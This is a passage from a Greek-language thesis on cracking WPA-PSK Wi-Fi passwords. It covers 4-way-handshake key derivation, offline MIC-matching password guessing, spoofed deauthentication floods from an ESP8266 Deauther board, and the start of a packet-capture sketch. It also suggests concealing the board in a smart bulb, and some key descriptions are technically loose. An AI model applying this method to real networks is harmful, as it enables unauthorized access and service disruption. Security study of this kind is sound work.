
Στο προηγούμενο κεφάλαιο έγινε μια ανάλυση του πακέτου μηνυμάτων “4-way handshake”. Στο παρόν κεφάλαιο θα εξεταστεί η ευπάθεια που εξετάζει η παρούσα εργασία. Το πρόβλημα της συγκεκριμένης διαδικασίας αυθεντικοποίησης (WPA-PSK) έγκειται στον τρόπο που οι δύο οντότητες υπολογίζουν το PTK, αλλά και το GTK.

3.1 Παραγωγή και ανταλλαγή κλειδιών

Όπως προαναφέρθηκε, αμέσως μετά την αυθεντικοποίηση του station στο AP, σε επίπεδο 802.11, ξεκινά από τις δύο οντότητες η παραγωγή κλειδιών. Η παραγωγή και ανταλλαγή των κλειδιών αυτών γίνεται κατά την διαδικασία “4-way handshake” που περιγράφηκε παραπάνω.

Έχει ήδη παρουσιαστεί ο τρόπος με τον οποίο τα PTK και GTK παράγονται από το PMK, ενώ έχει ήδη αναφερθεί ότι το PMK δημιουργείται από το PSK. Το PTK όμως, αφού παραχθεί, εμπεριέχει επιπλέον κάποια κλειδιά.

- Τα πρώτα 128 bits (0-127) είναι το KCK (eapol Key Confirmation Key) μήκους 128 bits. Το KCK χρησιμοποιείται από τα eapol frames για έλεγχο ακεραιότητας δεδομένων κατά την διάρκεια του “4-way handshake”.
- Τα επόμενα 128 bits (128-255) είναι το KEK (eapol Key Encryption Key) μήκους 128 bits. Το KEK χρησιμοποιείται από τα eapol frames για ασφάλεια MSDU [21] μηνυμάτων την διάρκεια του “4-way handshake”.
- Τα επόμενα 128 bits (256-383) είναι το TEK(=TK) (Temporal Encryption Key) μήκους 128 bits. Το TEK χρησιμοποιείται από τα eapol frames για έλεγχο ακεραιότητας δεδομένων κατά την διάρκεια του “4-way handshake”.
- Τέλος, υπάρχουν επιπλέον 128 bits (384-511) που είναι το TKIP (Temporal Key Integrity Protocol) key, το οποίο αποτελείται από δύο TMICs (Temporal Message Integrity Codes). Το Temporal AP Tx MIC key (64-bits) που αφορά την αποστολή μηνυμάτων από το AP και το Temporal AP Rx MIC key (64-bits) που αφορά την λήψη μηνυμάτων από το AP.



Εικόνα 23: Ιεραρχία κλειδιών

Η εικόνα 23 δείχνει τον τρόπο με τον οποίο το PTK συσχετίζεται με το PSK, αλλά και τα κλειδιά που εμπεριέχονται στο PTK. Από το PSK προκύπτει το PMK, από το PMK το PTK και στη συνέχεια τα πρώτα 128 bits του PTK αποτελούν το KCK. Αυτό που συμβαίνει ακριβώς με τα κλειδιά αυτά είναι το εξής:

Αρχικά οι δύο οντότητες (AP, station) υπολογίζουν το PMK από το PSK, όπως περιγράφηκε στην παράγραφο 2.3. Όπως αναφέρθηκε επίσης στην παράγραφο 2.3, το PTK θα υπολογιστεί από κάθε οντότητα σύμφωνα με τον τύπο:

$$PTK = PRF(PMK + ANonce + SNonce + AP \text{ MAC Address} + station \text{ MAC Address})$$


Η ποσότητα ANonce θα δημιουργηθεί από το AP και θα σταλεί στο station στο πρώτο eapol μήνυμα, το οποίο όμως δεν είναι κρυπτογραφημένο.

Το station θα παράξει την ποσότητα SNonce, και έχοντας στην κατοχή του το ANonce από το πρώτο eapol μήνυμα μπορεί και παράγει το PTK και κατά συνέπεια τα KCK, KEK, TEK.

Στη συνέχεια, το station θα στείλει στο AP το SNonce που παρήγαγε, αλλά μαζί θα στείλει και το MIC του δεύτερου μηνύματος, αξιοποιώντας το KCK. Το μήνυμα αυτό είναι επίσης μη κρυπτογραφημένο. Μόλις το παραλάβει το AP, μπορεί εφόσον έχει στην κατοχή του το SNonce να παράξει και αυτό το PTK, με τον τρόπο που το παρήγαγε και το station. Αφού παράξει το PTK, το AP παράγει το δικό του MIC, και το συγκρίνει με το MIC που του έστειλε το station στο δεύτερο eapol μήνυμα. Εφόσον το αποτέλεσμα των δύο MIC είναι το ίδιο, αυτό σημαίνει ότι οι δύο οντότητες υπολόγισαν τα ίδια κλειδιά, και κατά συνέπεια το AP διαπιστώνει ότι το station γνωρίζει το PSK.

Όσον αφορά τον τρόπο που θα κάνουμε την επίθεση, το περιεχόμενο των δύο επόμενων μηνυμάτων (δημιουργία GTK) δεν έχει σημασία. Έχει σημασία όμως να είναι γνωστό ότι τελικά η διαδικασία “4-way handshake” ολοκληρώθηκε διότι αυτό αποδεικνύει ότι η πληροφορία που ανταλλάξαν οι δύο οντότητες στα δύο πρώτα μηνύματα είναι σωστή. Συνεπώς, είναι σημαντικό να γνωρίζουμε ότι τελικά η διαδικασία “4-way handshake” ολοκληρώθηκε.

Η παρακάτω εικόνα παρουσιάζει την ανταλλαγή μηνυμάτων που περιγράφηκε παραπάνω:



Εικόνα 24: Η ανταλλαγή πληροφορίας στα μηνύματα

3.2 Τρόπος υπολογισμού του κωδικού

Γνωρίζοντας πλέον τον τρόπο που ανταλλάσσονται και παράγονται τα κλειδιά, είναι δυνατό να ξεκινήσει η επίθεση ως εξής:

- Καταγραφή ενός πακέτου μηνύματος “4-way handshake”. Με χρήση κατάλληλου εξοπλισμού, γίνεται καταγραφή ενός πακέτου μηνυμάτων “4-way handshake”.
- Απομόνωση από τα μηνύματα των εξής ποσοτήτων: ANonce, SNonce, MICs. Με χρήση λογισμικού, θα γίνει απομόνωση των παραπάνω ποσοτήτων.
- Δημιουργία ενός νέου PSK από τον επιτιθέμενο, με δοκιμή ενός password.

- Εξαγωγή του νέου MIC από το νέο PSK, τα MACs, SSID και τα υπόλοιπα δεδομένα που έχουν καταγραφεί. Με χρήση λογισμικού, θα γίνει δημιουργία ενός νέου PSK. Στη συνέχεια πάλι με χρήση λογισμικού, θα γίνει η εξαγωγή του νέου MIC.
- Σύγκριση του νέου MIC που μόλις υπολογίστηκε με αυτό που εξάχθηκε από το πακέτο μηνυμάτων που καταγραφθήκαν.

Σε περίπτωση που τα δύο MICs είναι όμοια, έχει επιτευχθεί η ανακάλυψη του PSK, συνεπώς του “WiFi password”.

3.3 Ο ρόλος του “Deauthentication frame”


Η ανταλλαγή μηνυμάτων που περιγράφεται στις παραπάνω παραγράφους συμβαίνει μόνο κατά την διαδικασία που ένα station θα συνδεθεί πρώτη φορά στο δίκτυο του AP. Συνεπώς, εάν κάποιος επιθυμεί να καταγράψει τα παραπάνω μηνύματα, θα πρέπει να περιμένει όσο χρονικό διάστημα χρειαστεί ώστε μια νέα συσκευή να προσπαθήσει να συνδεθεί στο δίκτυο, κάτι που είναι αναποτελεσματικό. Για τον λόγο αυτό, θα πρέπει να προκληθεί με κάποιο τρόπο η ανταλλαγή των παραπάνω μηνυμάτων. Αυτό επιτυγχάνεται με το “Deauthentication frame”.

Το “Deauthentication frame” είναι ένα ακόμη “management πλαίσιο” (frame). Μπορεί να αποσταλεί από ένα station προς ένα AP ή και το ανάποδο, δηλαδή από το AP σε όλα τα stations. Στο σενάριο της παρούσας εργασίας θα εξεταστεί μόνο η περίπτωση στην οποία το AP στέλνει το “Deauthentication frame” στα stations.

Ο ρόλος του “Deauthentication frame” είναι να ενημερώσει όλα τα stations που είναι συνδεδεμένα στο δίκτυο του AP ότι θα γίνουν “deauthenticated”. Το σημαντικό με το συγκεκριμένο πακέτο, είναι ότι δεν ακολουθεί, όπως το “Authentication”, τον τρόπο “request-responce”, αλλά αντίθετα είναι ένα “one-way notification”. Όταν το AP στείλει το “Deauthentication frame”, όλοι οι παραλήπτες του μηνύματος θα γίνουν deauthetincated. Έχει παρουσιαστεί στο κεφάλαιο 2.2 ο τρόπος που ένα station εντάσσεται στο δίκτυο. Εφόσον γίνει deauthenticated, θα πρέπει να ξαναακολουθήσει όλη την διαδικασία αυθεντικοποίησης από την αρχή.


Αυτή ακριβώς την περίπτωση εκμεταλλεύεται η επίθεση που θα εκτελεστεί. Με τρόπο που θα παρουσιαστεί στη συνέχεια στο πρακτικό κομμάτι, θα προκληθεί deauthentication στους χρήστες του AP που θα δεχθεί την επίθεση, με αποτέλεσμα όσοι χρήστες ήταν συνδεδεμένοι στο συγκεκριμένο AP να πρέπει να ξανασυνδεθούν. Με αυτόν τον τρόπο ο επιτιθέμενος επιλέγει την χρονική στιγμή που το AP θα δεχθεί τα μηνύματα, θα τα καταγράψει και θα μπορέσει να πραγματοποιήσει την επίθεση.

Οι παρακάτω εικόνες δείχνουν ένα deauthentication frame:



Εικόνα 25: Deauthentication frame

Η παραπάνω καταγραφή Wireshark δείχνει το φίλτρο που χρησιμοποιήθηκε ώστε να απομονωθούν τα deauthentication πακέτα



Εικόνα 26: Deauthentication frame - λεπτομέρειες

Η παραπάνω εικόνα δείχνει λεπτομέρειες σχετικά με το deauthentication frame. Διακρίνονται ο τύπος του frame και το ότι το μήνυμα είναι broadcast στα stations του AP. Φαίνεται επίσης ότι το πεδίο “reason code” στο μήνυμα που στέλνεται είναι “unspecified”, καθώς το πρωτόκολλο δεν απαιτεί συγκεκριμένη τιμή σε αυτό το πεδίο.

B. Εφαρμογή

4. Προετοιμασία επίθεσης

Μέχρι αυτό το σημείο, έχει γίνει μια αναφορά στο WiFi, έγινε μια αναλυτική επεξήγηση του τρόπου που συνδέονται οι συσκευές σε αυτό, και μια ανάλυση του προβλήματος που προκύπτει από τον τρόπο που αυθεντικοποιούνται οι συσκευές.

Στη συνέχεια θα παρουσιαστεί ο τρόπος που εκτελέστηκε η συγκεκριμένη επίθεση που παρουσιάζεται στην παρούσα εργασία, ξεκινώντας με τα απαιτούμενα υλικά και εργαλεία.

Προαπαιτούμενο υλικό και λογισμικό

Για την εκπόνηση της εργασίας χρησιμοποιήθηκαν:

- Ένα ESP8266 microcontroller
- Netis Wireless USB Adapter WF2122
- “ESP8266 Deauther Version 2” code (Open Source from Spacehuhn Technologies)
- Λογισμικό “Arduino IDE”
- Λογισμικό “Wireshark”
- Λογισμικό “cupp”
- Λογισμικό “mentalist”
- Λογισμικό “hashcat”
- Λογισμικό “aircrack-ng”
- Browser (πχ firefox, chrome, brave)

Στη συνέχεια θα επεξηγηθεί ο ρόλος των παραπάνω στην επίθεση.

4.1 ESP8266 microcontroller

Ο μικροελεγκτής ESP8266 κατασκευάστηκε πρώτα από την “Espressif Systems” και παρουσιάστηκε στην αγορά τον Αύγουστο του 2014 (ESP-01 module). Στη συγκεκριμένη εργασία χρησιμοποιήθηκε το module “ESP-12E”. Είναι εξοπλισμένο με έναν Tensilica L106 32-bit RISC επεξεργαστή και ο χρονισμός του φτάνει έως τα 160MHz. Διαθέτει επίσης κεραία εκπομπής/λήψης WiFi, ενώ συνδέεται με οποιαδήποτε συσκευή προγραμματισμού μέσω θύρας micro USB.

Ο συγκεκριμένος μικροελεγκτής, έχει επικρατήσει λόγω κάποιων σημαντικών πλεονεκτημάτων του: Έχει πολύ μικρό μέγεθος, πολύ μικρό κόστος, είναι εύκολα προγραμματίσιμος με το περιβάλλον “Arduino IDE ”και έχει ελάχιστες απαιτήσεις σε παροχή τροφοδοσίας.

Το μέγεθος, το κόστος και η ευκολία προγραμματισμού του, καθιστούν τον μικροελεγκτή (αλλά και πολλούς παρόμοιους) ιδανική λύση για μικροσυσκευές τις οποίες επιθυμεί κάποιος να συνδεθούν σε ένα WiFi δίκτυο. Η ίδια ευκολία όμως παρουσιάζεται και σε κάποιον πιθανό επιτιθέμενο. Είναι πολύ εύκολο για ένα επιτιθέμενο να προετοιμάσει ένα αντίστοιχο board και να το τοποθετήσει στον

χώρο που βρίσκεται το AP που θέλει να επιτεθεί. Για παράδειγμα, το σενάριο ένας επιτιθέμενος να αντικαταστήσει μια “έξυπνη” λάμπα σε ένα χώρο με μια δική του, στην οποία ο μικροελεγκτής έχει τροποποιημένο κώδικα, είναι αρκετά προσιτό. Τα boards που κυκλοφορούν στην αγορά είναι πολύ μικρά, και η ελάχιστη κατανάλωση σε συνδυασμό με την δυνατότητα να ενεργοποιείται το board ανά κάποια χρονικά διαστήματα δίνουν την δυνατότητα στον επιτιθέμενο να τοποθετήσει το module σε ένα χώρο για μεγάλο χρονικό διάστημα και αυτό να περάσει απαρατήρητο.

Οι δυνατότητες του μικροελεγκτή δίνουν στον προγραμματιστή την δυνατότητα να δημιουργήσει οποιοδήποτε πακέτο από το μοντέλο “TCP/IP” [22]. Στην συγκεκριμένη επίθεση, ο μικροελεγκτής χρησιμοποιείται για να δημιουργήσει τα “deauthentication” frames που περιγράφηκαν προηγουμένως. Τα μηνύματα στέλνονται broadcast από την ενσωματωμένη κεραία του board στις συνδεδεμένες συσκευές του AP, με αποτέλεσμα όλες οι συσκευές να αποσυνδεθούν και να πρέπει να επαναλάβουν την διαδικασία αυθεντικοποίησης, όπως περιγράφηκε παραπάνω. Το μεγάλο κέρδος με αυτόν τον τρόπο είναι ότι ο επιτιθέμενος γνωρίζει πότε θα γίνει η ανταλλαγή των μηνυμάτων που θέλει να καταγράψει.



Εικόνα 27: Το ESP-12E module [23]

4.2 Netis Wireless USB Adapter WF2122

Για την λήψη των μηνυμάτων χρησιμοποιήθηκε η WiFi κεραία Wireless USB Adapter WF2122. Το σημαντικό χαρακτηριστικό της είναι ότι είναι μια κεραία που μπορεί να λειτουργήσει και σε “monitor mode” εκτός από το κλασσικό “managed mode”, δηλαδή έχει την ικανότητα να παρακολουθεί την κίνηση ολόκληρου του δικτύου στο οποίο είναι συνδεδεμένη και όχι μόνο την κίνηση ανάμεσα στην συσκευή που είναι συνδεδεμένη και το AP. Με αυτόν τον τρόπο επιτεύχθηκε η καταγραφή όλων των μηνυμάτων που αντάλλαξαν οι συσκευές που επανασυνδέθηκαν στο AP όταν ακολούθησαν την διαδικασία επαναυθεντικοποίησης.



Εικόνα 28: Netis Wireless USB Adapter WF2122 [24]

4.3 ESP8266 Deauther Version 2


Ο κώδικας που χρησιμοποιήθηκε Open Source, και προέρχεται από το ακόλουθο GitHub repository: https://github.com/SpacehuhnTech/esp8266_deauther.

Το λογισμικό αρχικά έχει την ικανότητα να διαβάζει από τα earpl μηνύματα που περιγράφηκαν στα πρώτα κεφάλαια τα AP τα οποία βρίσκονται εντός της εμβέλειάς του. Η λήψη αυτή πραγματοποιείται από την ενσωματωμένη κεραία του board στο οποίο έχει εγκατασταθεί ο κώδικας.

Το λογισμικό, δημιουργεί επίσης ένα δικό του WLAN, ώστε να συνδεθεί σε αυτό ο χρήστης μέσω ενός browser και να αλληλεπιδράσει με το λογισμικό, μέσω ενός User Interface. Ο χρήστης επιλέγει το AP στο οποίο επιθυμεί να πραγματοποιήσει την επίθεση. Την χρονική στιγμή που συμβαίνει αυτό, το πρόγραμμα κατασκευάζει και στέλνει broadcast (ο αριθμός ρυθμίζεται δυναμικά) deauthentication πακέτα προς όλα τα stations που είναι στο AP εκείνη την στιγμή. Είναι σημαντικό να αναφερθεί εδώ, ότι από τα earpl μηνύματα το λογισμικό διαβάζει την MAC Address του AP που θα δεχθεί την επίθεση, και την ορίζει σαν “Source Address” των πακέτων. Σαν αποτέλεσμα, οι παραλήπτες των deauthentication μηνυμάτων καταλαβαίνουν ότι τα πακέτα έχουν σταλεί από το AP και πραγματοποιούν την απαυθεντικοποίηση. Τα πακέτα στέλνονται για όσο χρονικό διάστημα επιθυμεί ο χρήστης. Όπως περιγράφηκε και παραπάνω, όταν σταματήσει η αποστολή των deauthentication μηνυμάτων, όσα stations δέχθηκαν τα deauthentication μηνύματα από το AP, θα προσπαθήσουν να ακολουθήσουν την διαδικασία σύνδεσης από την αρχή. Στο σημείο αυτό θα γίνει η καταγραφή των μηνυμάτων από την κεραία Wireless USB Adapter WF2122.

4.4 Arduino IDE

Το Arduino IDE (Arduino Integrated Development Environment) [25] είναι ένα Open Source περιβάλλον προγραμματισμού με δυνατότητα την εγγραφή του κώδικα σε ένα μικροελεγκτή Arduino και όχι μόνο. Έρχεται με προ εγκατεστημένες κάποιες βασικές βιβλιοθήκες, ενώ υπάρχουν στο διαδίκτυο έτοιμα κομμάτια κώδικα για πολλές βασικές λειτουργίες στο διαδίκτυο και υποστηρίζει πολλές διαφορετικές αρχιτεκτονικές μικροεπεξεργαστών. Στην παρούσα εργασία χρησιμοποιήθηκε για τον προγραμματισμό του μικροελεγκτή ESP8266. Η σύνδεση του board με τον Ηλεκτρονικό Υπολογιστή (H/Y) που λειτουργούσε το Arduino IDE έγινε μέσω θύρας USB.



```
File Edit Sketch Tools Help
esp32_pcap_serial | Arduino 1.8.15

esp32_pcap_serial
/*
=====
Copyright (c) 2017 Stefan Kremer
github.com/spacehuhn
=====
*/

/* include all necessary libraries */
#include "freertos/FreeRTOS.h"
#include "esp_wifi.h"
#include "esp_wifi_internal.h"
#include "lwip/err.h"
#include "esp_system.h"
#include "esp_event.h"
#include "esp_event_loop.h"
#include "nvs_flash.h"
#include "driver/gpio.h"

#include <Arduino.h>
#include <TimeLib.h>
#include "FS.h"
#include "SD.h"
#include "SPI.h"
#include <PCAP.h>

//==== SETTINGS =====
#define CHANNEL 1
#define BAUD_RATE 921600
#define CHANNEL_HOPPING true //if true it will scan on all channels
#define MAX_CHANNEL 11 //only necessary if channelHopping is true
#define HOP_INTERVAL 214 //in ms (only necessary if channelHopping is true)

//==== Run-Time variables =====
PCAP pcap = PCAP();
int ch = CHANNEL;
unsigned long lastChannelChange = 0;

//==== FUNCTIONS =====

